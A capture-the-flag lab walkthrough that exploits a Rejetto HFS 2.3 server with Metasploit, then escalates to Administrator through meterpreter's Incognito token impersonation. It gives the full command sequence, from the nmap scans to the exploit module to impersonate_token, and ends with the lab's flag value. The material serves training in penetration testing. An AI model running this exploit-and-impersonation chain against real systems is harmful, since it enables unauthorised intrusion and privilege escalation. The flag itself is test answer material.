
Overview
Task: Privilege Escalation: Impersonate
Estimated time: 10 minutes
This lab covers the process of impersonating access tokens on Windows with meterpreter's in-built Incognito module.
Solution
Step 1: Step 1: Checking target IP address.
Note: The target IP address is stored in the “target” file.
Command: cat /root/Desktop/target

Step 2: Run an Nmap scan against the target IP.
Command:
nmap 10.0.28.7

Step 3: We have discovered that multiple ports are open. We will run nmap again to determine version information on port 80.
Command:
nmap -sV -p 80 10.0.28.7
Step 4: We will search the exploit module for hfs 2.3 using searchsploit.
Command:
searchsploit hfs

Step 5: There is a Metasploit module for hfs server. We will use the Metasploit module to exploit the target.
Commands:
msfconsole -q
        use exploit/windows/http/rejetto_hfs_exec
        set RHOSTS 10.0.28.7
        exploit
        getuid

We have successfully exploited a hfs server and we are running as a local service.
Step 6: Trying to read the flag, which is located in C:\Users\Administrator\Desktop\flag.txt
Command:
cat C:\\Users\\Administrator\\Desktop\\flag.txt

Step 7: We cannot read the flag with current privilege. The flag is located into the Administrator’s Desktop folder. Load incognito plugin and check all available tokens.
Command:
load incognito
        list_tokens -u

Step 8: We can notice that the Administrator user token is available. Impersonate the Administrator user token and read the flag.
Command:
impersonate_token ATTACKDEFENSE\\Administrator
        getuid
        cat C:\\Users\\Administrator\\Desktop\\flag.txt

This revealed the flag to us:
Flag: x28c832a39730b7d46d6c38f1ea18e12